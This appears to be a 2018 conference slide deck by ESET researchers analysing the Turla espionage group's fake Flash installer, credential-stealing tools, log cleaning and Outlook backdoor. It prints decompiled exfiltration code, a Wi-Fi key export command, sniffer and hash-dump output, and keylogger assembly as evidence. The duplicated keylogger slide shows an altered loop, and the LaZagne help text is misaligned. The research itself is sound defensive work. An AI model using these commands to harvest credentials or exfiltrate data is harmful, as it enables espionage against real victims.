



ENJOY SAFER TECHNOLOGY™

# The Snake keeps reinventing itself

Botconf 2018

Matthieu Faou | Malware Researcher

Jean-Ian Boutin | Senior Malware Researcher





# Matthieu Faou

Malware Researcher | ESET Montreal

@matthieu\_faou

# Agenda

1. Introduction
2. Getting in and keeping access
3. Outlook backdoor
4. Turla TTPs: 2018 update

# Introduction

## TECHNOLOGY

# *Military Computer Attack Confirmed*

By BRIAN KNOWLTON AUG. 25, 2010

WASHINGTON — A top Pentagon official has confirmed a previously classified incident that he describes as “the most significant breach of U.S. military computers ever,” a 2008 episode in which a foreign intelligence agent used a flash drive to infect computers, including those used by the Central Command in overseeing combat zones in Iraq and Afghanistan.

Plugging the cigarette-lighter-sized flash drive into an American military laptop at a base in the Middle East amounted to “a digital beachhead, from which data could be transferred to servers under foreign control,” according to William J. Lynn 3d, deputy secretary of defense, [writing in the latest issue of the journal Foreign Affairs](#).

News 13.1.2016 13:21 | updated 14.1.2016 7:58

# Russian group behind 2013 Foreign Ministry hack

The 2013 data hack at the Finnish Foreign Ministry was perpetrated by a group of Russian hackers, and was part of a wider campaign against targets in nearly fifty countries. Experts contacted by Yle have confirmed that the attack was perpetrated by the Turla group.

# German government hack was part of worldwide campaign: sources

Thorsten Severin

3 MIN READ



BERLIN (Reuters) - A powerful cyber attack on Germany's government computer network was part of a worldwide campaign likely carried out by a Russian hacker group known as Snake, sources briefed on the incident said on Friday.

# BIS 2017 Report (CZ intelligence agency)

The MFA electronic communication system had been compromised at least since the beginning of 2016 when the attackers accessed more than 150 mailboxes of the MFA staff and copied

---

<sup>6</sup> Section 5, Paragraph 4 of Act No. 153/1994 Coll. On the Intelligence Services of the Czech Republic.

15

emails, including attachments. They thus obtained data that may be used for future attacks, as well as a list of potential targets in virtually all the important state institutions. The attackers focused mostly on mailboxes of top ministry representatives. They accessed their mailboxes in a repeated, long-term and irregular manner.

The case of mailboxes compromise in numerous key aspects corresponds to similar cases of cyberespionage, which took place in other European states over the same period.

In parallel with this cyberespionage attack, an attack against mailboxes of the same Ministry was underway since December 2016. This time, attackers strived to guess the login details of mailboxes by brute force (the so-called brute force attack), and made thus efforts to compromise several hundred mailboxes.

Most likely, those two incidents were not interrelated. All the findings make it clear that it was the Turla cyberespionage campaign, originating from the FSB, a Russian intelligence service, and APT28/Sofacy, which is credited to the Russian military intelligence, the GRU.



## Turla in short

- One of the oldest espionage group
- Targets includes governments, government officials, diplomats, ...
- Very large toolset targeting all major platforms

# Getting in and keeping access

# Infection Vector

# Mosquito





# Diplomats in Eastern Europe



July 2016



# Fake flash installer

Downloaded from  
**<http://admdownload.adobe.com>** \*

\* We believe Adobe was not compromised



[http://admdownload.adobe.com/bin\[...\]](http://admdownload.adobe.com/bin[...])

Legitimate  
Akamai/Adobe IP address



Fake Flash  
Installer



Download executable



And it contacts  
adobe.com again

## During the installation...

```
URI = (char *)malloc(0x104u);  
sprintf(URI, "/stats/AbfFcBebD/?q=%s", szVerb);  
v5 = InternetOpenA("Adobe", 1u, 0, 0, 0);  
v6 = InternetConnectA(v5, v3[2], 0x50u, 0, 0, 3u, 0, 0);  
*(_DWORD *)&szVerb = 5522759;  
v7 = HttpOpenRequestA(v6, &szVerb, URI, 0, 0, 0, 0x4400000u, 0);  
result = HttpSendRequestA(v7, 0, 0, 0, 0);
```

<http://get.adobe.com/stats/AbfFcBebD/q=<base64-encoded data>>

# Information exfiltrated to get.adobe.com over HTTP


```
ID=<unique_id>
Internal error: 0
Last error :0
Extracted
user=<USERNAME>
AV=<INSTALLED AV SOFTWARE>
ip= 192.168.0.2 <local IP address>
```

```
Interface: 192.168.0.2 --- 0x4
```

Internet Address	Physical Address	Type
192.168.0.1	<redacted>	dynamic
192.168.0.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	<redacted>	static
224.0.0.22	<redacted>	static
224.0.0.252	<redacted>	static
239.255.255.250	<redacted>	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Something weird is  
happening on the network

# Possible interception points



# WiFi Credentials Export

```
memmove_0(v7, L"cmd.exe /c netsh wlan export profile key=clear folder=\"%APPDATA%\", 2 * v3);  
v5 = v180;  
v6 = Src;  
}  
v8 = &Src;  
if ( v5 >= 8 )  
    v8 = (wchar_t **)v6;  
v179 = v3;  
*((_WORD *)v8 + v3) = 0;  
}  
v9 = (const wchar_t *)&Src;  
if ( v180 >= 8 )  
    v9 = Src;  
wcsncpy_s(&CommandLine, 0x208u, v9);  
sub_10002BCA(1, 0);  
if ( CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
```

## Likeliest scenario

- We believe with medium confidence that MitM at the ISP level is done
  - Patient zero
  - Victims all within reach of same set of ISPs
  - Multiple reinfections



# Lateral Movement





# Proprietary tools

- Network sniffing

- `dwiw.exe -idx 1 -ip XXX -port 21,25,110,143,22,80,389 -save_h sniff.log`

- Watched ports

- TCP

- SSH

- SMTP

- HTTP

- POP3

- LDAP

- IMAP4

# Proprietary

- cliproxy
  - Command line reverse shell
  - Operators can connect directly to compromised system
  - Special commands available

Command	Info
<b>!b</b>	send ctrl+c to cmd.exe
<b>!c</b>	send file content to server
<b>!f</b>	modify max error count value
<b>!r</b>	restart process
<b>!s</b>	send status: Version: %s\\n\\tInterval: %u\\n\\tid: \\n\\tVerbose : %u\\n\\tMax error count: %u\\n\\t Timeout: %u\\n\\t

# Proprietary

- Keylogger

- Classic keylogger - SetWindowsHookExW
- No network capability
- Logs encrypted with XOR key
- Classic Turla: strings built on stack

```
mov [esp+0F4h+var_D5], 36h ; '6'  
mov [esp+0F4h+var_D4], dl  
mov [esp+0F4h+var_D3], 21h ; '!'  
mov [esp+0F4h+var_D2], bl  
mov [esp+0F4h+var_D1], 31h ; '1'  
mov [esp+0F4h+var_D0], cl  
mov [esp+0F4h+var_CF], cl  
mov [esp+0F4h+var_CE], 55h ; 'U'  
mov [esp+0F4h+var_B4], 3Eh ; '>'  
mov [esp+0F4h+var_B2], dl  
mov [esp+0F4h+var_B1], 38h ; ';' ;  
mov [esp+0F4h+var_AF], cl  
mov [esp+0F4h+var_AE], 66h ; 'f'  
mov [esp+0F4h+var_AD], 67h ; 'g'  
mov [esp+0F4h+var_AC], bl  
mov [esp+0F4h+var_AB], 31h ; '1'  
mov [esp+0F4h+var_AA], cl  
mov [esp+0F4h+var_A9], cl  
mov [esp+0F4h+var_A8], 55h ; 'U'  
xor eax, eax  
lea esp, [esp+0]
```

```
loc_10004110:  
xor [esp+eax+0F4h+var_D8], 55h  
inc eax  
cmp eax, 0Bh  
jb short loc_10004110
```

# Proprietary

- Keylogger


- Classic keylogger - SetWindowsHookExW
- No network capability
- Logs encrypted with XOR key
- Classic Turla: strings built on stack

```
mov [esp+0F4h+var_D5], 36h ; '6'  
mov [esp+0F4h+var_D4], dl  
mov [esp+0F4h+var_D3], 21h ; '!'  
mov [esp+0F4h+var_D2], bl  
mov [esp+0F4h+var_D1], 31h ; '1'  
mov [esp+0F4h+var_D0], cl  
mov [esp+0F4h+var_CF], cl  
mov [esp+0F4h+var_CE], 55h ; 'U'  
mov [esp+0F4h+var_B4], 3Eh ; '>'  
mov [esp+0F4h+var_B2], dl  
mov [esp+0F4h+var_B1], 38h ; ';' ;  
mov [esp+0F4h+var_AF], cl  
mov [esp+0F4h+var_AE], 66h ; 'f'  
mov [esp+0F4h+var_AD], 67h ; 'g'  
mov [esp+0F4h+var_AC], bl  
mov [esp+0F4h+var_AB], 31h ; '1'  
mov [esp+0F4h+var_AA], cl  
mov [esp+0F4h+var_A9], cl  
mov [esp+0F4h+var_A8], 55h ; 'U'  
xor eax, eax  
lea esp, [esp+0]
```

```
loc_10004110:  
xor [esp+eax+0F4h+var_D8], 55h  
inc eax  
cmp eax, 00h  
jnb short loc_10004110
```

# Open source

- Quarks PwDump
- Dumps various types of Windows credentials
  - Local account
  - Domain account
  - Cached domain credentials
  - bitlocker



```
Administrator: Command Prompt

[+] SYSKEY retrieving...[OK]
SYSKEY = 963FB43D5B05CC8FC8FB855252742BEE
[+] Init JET engine...OK
[+] Open Database c:\ntds.dit...OK
[+] Parsing datatable...OK
[+] Processing PEK deciphering...OK
PEK = 671E0E85BA9CAEB32483FFF2A2470553
[+] Processing hashes deciphering...OK

10010 dumped accounts to hash-dump.txt

[+] Close Database...OK
```

# Open source

- Mimikatz – needs no introduction
- LaZagne
  - “Recover” passwords from \*many\* applications: browsers, chats, databases, Wifi, git, SVN, etc

```
usage: DF4E7F468A28BCA313F185EDA9EA20B7C4DE49EB_laZagne.exe
[-h] [--version]
{chats,svn,all,wifi,mails,windows,database,sysadmin,browsers,games} ...

positional arguments:
  {chats,svn,all,wifi,mails,windows,database,sysadmin,browsers,games}
  chats                  Choose a main command
  svn                    Run chats module
  all                    Run svn module
  wifi                   Run all modules
  mails                  Run wifi module
  windows                Run mails module
  database               Run windows module
  sysadmin               Run database module
  browsers               Run sysadmin module
  games                  Run browsers module

optional arguments:
  -h, --help            show this help message and exit
  --version              laZagne version
```

## Public tools

- And of course, Nirsoft
  - WebBrowserPassView
  - Mail PassView
  - MessenPass

**NirSoft**





# Cleaning



# Gazer

- Second stage backdoor
- Logs/Tasks cleaning
- Standalone cleaner

```
strcpy(PrefixString, "~DF");
memset(v9, 0, 0x400u);
v11 = lpTempFileName;
v12 = getenv("TEMP");
GetTempFileNameA(v12, PrefixString, 0x7285u, v11);
DeleteFileA(lpTempFileName); // delete loader logs
memset(lpTempFileName, 0, 0x400u);
v13 = lpTempFileName;
v14 = getenv("TEMP");
GetTempFileNameA(v14, PrefixString, 0x1A6Bu, v13);
DeleteFileA(lpTempFileName); // delete orchestrator logs
v15 = lpTempFileName;
memset(lpTempFileName, 0, 0x400u);
v16 = getenv("TEMP");
GetTempFileNameA(v16, PrefixString, 0x38D9u, v15);
DeleteFileA(v15); // delete communication module logs
HeapFree(hHeap, 0, v15);
```

## Undocumented backdoor

- After they knew they were detected, cleaned everything
  - Registry keys, files, etc
- They rather delete everything than having their most recent malware analyzed



# Getting Back

## Example - Mosquito

- HelpAssistant user creation
  - Remote Assistance session
- Collects wifi credentials during installation
  - netsh wlan export profile key=clear  
folder="%APPDATA%"

# Outlook Backdoor

Hackergruppe Snake

## Die Schlange im System

Die Gruppe Snake soll das deutsche Regierungsnetz angegriffen haben. Die Profi-Hacker werden mit Russland in Verbindung gebracht. Doch was heißt das schon angesichts ihrer Fähigkeiten im Tarnen und Täuschen?

Von *Patrick Beuth* und *Matthias Gebauer*



The group Snake is said to have attacked the German government network.



6. März 2018, 14:53 Uhr IT-Sicherheit

## So schleusten die Hacker Daten aus dem Auswärtigen Amt



Über E-Mails kommunizierten die Hacker mit der Schadssoftware. (Symbolbild) (Foto: Shutterstock/SZ-Grafik)



Über das Mailprogramm Outlook ist es Hackern gelungen, Daten aus den Regierungsnetzen zu kopieren.



Das Vorgehen beschreibt ein IT-Sicherheitsforscher als "elegant, weil es unauffällig ist."



Die Technik deutet auf eine Gruppe von Hackern hin, die nach Ansicht von Sicherheitsbehörden im Auftrag der russischen Regierung agieren soll.

[Feedback](#)



Hackers have been able to copy data from the government networks via the Outlook mail program.

Von [Hakan Tanriverdi](#)

We need to look deeper





# Targets



- Ministry of Foreign Affairs
- Defense contractors
- ?

# Timeline


Oldest  
compilation  
timestamp

2009

# Timeline

Oldest  
compilation  
timestamp

2009



The screenshot shows a debugger window with a title bar containing "[x]". The main content area displays two columns of PE header information. The left column lists various fields such as 'Count of sections', 'Symbol table', 'Size of optional header', etc. The right column lists fields like 'Machine', 'magic optional header', 'OS version', etc. A white highlight is present over the 'Thu Oct 29 07:41:48 2009' timestamp in the right column.

Count of sections	5	Machine	Intel386
Symbol table	00000000[00000000]	Thu Oct 29 07:41:48 2009	
Size of optional header	00E0	magic optional header	0105
Linker version	9.00	OS version	5.00
Image version	0.00	Subsystem version	5.00
Entry point	00012F02	Size of code	00016800
Size of init data	0000BA00	Size of uninit data	00000000
Size of image	00025000	Size of header	00000400
Base of code	00001000	Base of data	00018000
Image base	10000000	Subsystem	GUI
Section alignment	00001000	File alignment	00000200
Stack	00100000/00001000	Heap	00100000/00001000
Checksum	0002A3A6	Number of dirs	16

# Timeline

Oldest  
compilation  
timestamp

2009

2010

First sample  
uploaded on  
VirusTotal

# Timeline

Oldest  
compilation  
timestamp

2009

2010

First sample  
uploaded on  
VirusTotal


## History ⓘ

Creation Time	2010-04-14 09:20:12
First Submission	2010-04-26 14:42:13
Last Submission	2010-04-26 14:42:13
Last Analysis	2018-10-15 18:52:47
Debug Artifacts	2010-04-14 13:20:12

## Debug Artifacts

Path	d:\old_comp\Client\Source\Release\Plugin.pdb
GUID	76752355-4e7b-45c6-9494-855113b5e16e

# Timeline





# Timeline

Oldest  
compilation  
timestamp

2009

2010

First sample  
uploaded on  
VirusTotal

Execute  
commands  
sent by emails  
(XML)

2013

```
<CHCMD>\n
```

```
Del after %d\n
```

```
Error: Can't detect del after\n
```

```
Command Id:%u%010u(%02d:%02d:%02d %02d/%02d/%04d)\n
```

```
Error: pos(%d) > CmdSize(%d)\n
```

```
Run instruction: %d ID:%u%010u(%02d:%02d:%02d %02d/%02d/%04d)\n
```

```
Switch active mode time %d\n
```

```
Run cmd: %s\n
```

```
Unknown instruction\n
```

```
Send file %s 1 time\n
```

```
Error(%d) make file.\n
```

```
Find file (%dB)... OK\n
```

```
Del record send file: %s\n
```

```
Add address %s\n
```

```
Error(%d) run %s \n
```

```
Run %s ... OK\n
```

```
Error(%d) Del %s(%dB)\n
```

```
Del %s (%dB) ... OK\n
```

```
.exe
```

```
Error(%d) create file %s\n
```

```
Error(%d) write file %s\n
```

```
write file %s (%dB)\n
```

```
.dll
```


```
Exception in run instruction.\n
```

```
Finish run instruction. </CHCMD>\n
```


# Timeline



# Timeline



# Timeline



# Installation

- COM object hijacking
  - Quite old technique
  - ComRAT & Mosquito
